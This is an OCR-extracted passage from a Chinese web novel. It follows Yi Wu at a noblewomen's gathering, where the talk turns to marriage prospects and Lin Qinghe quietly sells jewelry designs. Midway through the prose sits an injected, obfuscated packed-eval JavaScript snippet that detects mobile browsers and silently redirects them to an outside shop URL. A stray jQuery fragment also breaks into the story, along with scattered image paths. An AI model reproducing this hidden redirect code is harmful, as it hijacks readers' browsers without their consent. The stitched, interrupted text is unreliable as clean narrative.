第二天一早,易伍晨跑回来,就发现林宅门口停着一辆马车。
意料之外的,林清和不顾她想法,裹挟着还有些懵懂的易伍,吃早食、梳妆、出门。
等易伍反应过来的时候,她已经在去往林清和闺蜜间小聚的路上了。
“我还是不大明白,你们姐妹间聚会,要我去做什么?”
林清和满脸的为你好,显然是早就想好的说辞。
“你也不能老是呆在工坊呀,过几日就是踏青宴了,出来认识些人,在宴上你也自在些不是?”
“我也是可以不去踏青宴的呀。”
易伍无所谓的,反正她谁也不认识。
这下换林清和脸色不好了。
“你的帖子还不知道是谁求来的呢,宋大人亲自落款,哪里是能推辞的掉的。”
点了点易伍的额头,林清和也有些无奈。
宋荣亲自落款的请柬,就算是知州知府也是请得动的,更何况易伍这条不起眼的小鱼。
就算真有人在踏青宴上给他们挖了坑,为了祁宅这些人在钱塘郡还能有立足之地,他们也是要去量一量这坑的深浅的。
易伍更无奈了,她好像被卷进了奇怪的纷争中,每一步都被人算进去,偏她还挣扎不脱。
林清和以为易伍听进去了,继续向她介绍自己的小姐妹们。用她的话说,这都是易伍在踏青宴横行霸道的资本,总能用得上的。
易伍:我也要横行霸道么?
清和:要的要的。
“宋令琬是他们那一房的长女,在家霸道惯了的,被人用好话捧坏了脑子,不过人不坏的,你见了就知道了。”
临下车前,易伍就只记住了这一句,然后就看到林清和将昨日刚出窑的渐变水芙蓉戒指套在了指头上,趾高气昂的在她之前下了车。
这场超小型聚会上还有两位,一位是儒林世家梅家的小姐,另一位则是商事遍地的顾家小姐。
在林清和的描述中,“不过人不坏的”这句话出场次数很高,听的易伍印象深刻。
等她真进了包厢,突然就领略了那句“人不坏”的含金量。
为了把易伍塞进自己的社交圈,林清和做了不少准备,简直把易伍夸得天上有地上无的,所以大家对她的态度都很好。
“这就是清和姐姐说的小鱼儿吧,可终于愿意带出来给我们认识认识了。”
一串好听的笑声后,是一位衣着华贵的女子,顾倚戈。
易伍眼睛在包厢里转了一圈,也就分清了林清和的三位好姐妹。
低头捂嘴笑的是梅家的梅雨眠,开朗大方的是顾倚戈,矜贵自持的就是宋令琬了。
易伍刚进包厢,大家的话题自然围着她,像出门前说好的那样,易伍只用吃喝,等林清和叫到她的时候配合着微笑就行,总之,一切都有林清和替她挡在前面。
只是,林清和将话题越带越偏,明明在马车上还因为易伍整日窝在工坊不高兴,这时候却又把工坊拿出来,将易伍吹上了天。
“你是不知道,我这妹妹旁的本事没有,画花样子可是一绝,就连工坊的老师傅都要夸她呢!”
卓清:别瞎说,我夸得可不是花样子。
易伍脸上的笑都有些维持不住了,看着林清和双手在几位闺蜜面前飞舞,她差点没忍住替那些贵女们问一句。
新产品么,真好看啊。
但很明显,这些贵女对林清和嘴里的“传奇传记”更感兴趣,对水芙蓉在眼前刷存在感这件事,丝毫不放在心上。
易伍都已经替林清和着急了,但林清和却像是没什么目的似的,聊完了小鱼儿的趣事,话题很丝滑的就过渡到了潘子衍身上。
“还不知道吧,苏州来人了,听说钱家闹成一团,潘家来的人差点没见到那纨绔的面呢……”
“怎闹得这么难看,苏州那边……”
没提到自己,易伍干脆就当背景音乐听了,毕竟这八卦实在离自己有点远了。
“还说呢,钱家已经放出话来了,说要在钱塘这边给他找个闺秀。”
宋令琬似乎并不喜欢潘子衍,提到他时满脸的嫌弃。
“找到钱塘来了?那他怕不是在苏州惹了不小的麻烦了。”
梅雨眠也皱起了眉头,好似没看到其他人脸色的变化。“可不是吗!可惜就是他来的时间太不巧了,我家前脚要办踏青宴,他钱家后脚就放出了消息。
就这,已经有不少声音传到我这里了,若是我家这踏青宴的消息,再慢钱家一步,啧,简直不敢想。”
易伍嘴角向上翘了翘,果然,宋令琬这样年纪的闺秀,最操心的还是自己的婚嫁。
即使同出世家,子弟们也会良莠不齐,最差的大概就如潘子衍那样,斗鸡遛狗,招摇过市,却一事无成,门当户对的女子大多避之惟恐不及。
另一个极端当然是别人家的孩子,自小争气,读书出彩,礼仪相貌都让人挑不出错来,到了该婚配的年纪,大多都能找到一门合心意的。
钱塘郡大概也是有别人家的孩子的,但易伍来的时间短,本也不挂心这样的事,自然是不知道的。
姊妹们的话题很快又从潘家那个纨绔滑到了钱家。
钱家是有一位别人家的孩子的,钱斯年,虽然弱了林家那位连中二元的举人一头,在外却也是世家乘龙快婿的上上之选了。
“我正愁呢,请柬倒是送到了钱家,人家也客气的接了,但还不知道谁会去呢,若是落在了那纨绔手上,唉。”
宋令琬轻叹一口气,踏青宴本就是为她择婿的,钱塘不少有适龄男子的世家都收到了请柬,她这些日子最担心,也不过是她惦记的人不去赴宴。
作为姊妹团中年纪最长,同时也最活泼的林清和,听到这沾满了少女心事的话,笑声更大了。
“瞧瞧,这还是才开始相看,怎么就让令琬愁成这样子,等到钱家那位到汴京赶考,还不知道要怎么担心呢。”
林清和笑嘻嘻的领了宋令琬一个娇嗔的白眼,转眼又挤到了顾倚戈身边,佯装害怕的缩进她怀里。
“倚戈,你可要好好替咱令琬挑一挑,最好啊,将你家首饰铺子里压箱底的宝贝拿出来,好让钱家儿郎一眼就在人群中看到令琬,这才不辜负令琬这满腔期待不是。”
又遭了一回挤兑,即使是在熟人面前,宋令琬也羞红了脸,赶忙推脱。;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17752868|208858||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
“清和姐姐说什么呢,我,我们…斯年公子哪里会看重容貌这些外相。”
林清和脸上的笑多了些意味深长,就连看向宋令琬的眼神都多了些说不清道不明的东西。
“可不嘛,是我肤浅了,不如斯年公子学富五车。
但是嘛,雨眠你来说,令琬这身是不是太素净了,这可是已经准备好了,要踏青宴那日穿的?”
易伍这才注意到,宋令琬今日一身衣服以淡雅的暗纹为主,浅黄浅绿的搭配,自有一股清新可人的味道在。
但看林清和那揶揄的语气,大概宋令琬日常喜欢的,不是这样的穿搭。
“快帮我看看,可还有什么不妥的,我那妆奁里有什么,你们也是知道的,凑了半月,也只有这些了。”
见话题终于到了自己的服饰,宋令琬难得的不再为林清和的揶揄红脸,反倒是添了股豁出去的豪情。
“倒是素净了,但钱塘难道还缺素净的姑娘么?”
梅雨眠满脸的嫌弃。
易伍也是这时候才发现,梅雨眠浑身上下色系统一,还挑的是庄重的深蓝色,只头上一根浅碧色的玉钗显得与众不同,但同时,也起了点睛之笔。
想来,宋令琬是早看到梅雨眠身上的玄机,听到她搭腔,眼睛都亮了两分。
“雨眠,你可有什么主意?我也怕太素净了不好呢。”梅雨眠还在想该怎么给出意见,顾倚戈却在上下打量梅雨眠后恍然大悟。
“缺了个出彩的配饰!我娘也说过,人穿衣裳和画画没什么区别的,有时候堆了满头的珠翠,反而没有一根素钗出彩,就是因为珠翠太多,人反而不知道看哪里了。
你这身是蜀锦吧,素净还不失清雅,只是在宴上,丢进人堆里,不显眼也是真的。
除非,除非……”
“除非什么,你倒是说呀!”
“除非你能让所有人都学你之前那样穿搭,大红大绿之中,只留你这一身浅淡的黄绿料子,可不就显出你的不同了!”
又是一句没什么营养的调笑,顾倚戈原就不是个注重衣饰的,哪里能在这方面给出意见。
说者无心,听者却有意,宋令琬陷入沉思。
踏青宴在即,顾倚戈的主意当然是没有可行性的,但用画画的角度考虑的话,她身上确实少了个足够让她出彩的亮点。
眼睛一转,宋令琬就将视线落在了易伍身上。
“清和姐姐,不是说你这妹妹最会画花样子么,不知道有没有什么新鲜花样,也让咱姐妹长长眼?”
冷不丁的被点名,坐在角落里的易伍差点没拿稳茶杯。
林清和脸上原本戏谑的笑早没了,换上的,则是满脸的不情愿,就好像这事有多为难似的。
但易伍看的清楚,林清和端茶的小指翘的高高的,明显心情好的不是一星半点。
太顺利,易伍忍不住感叹。
明明是奔着把东西送出去的心思来的,最后竟让客户主动提出要看看货。
看林清和如今的态度,宋令琬若不多求上两回,林清和怕是根本就没打算往外掏那戒指。
啧啧,这才是销售的最高境界吧。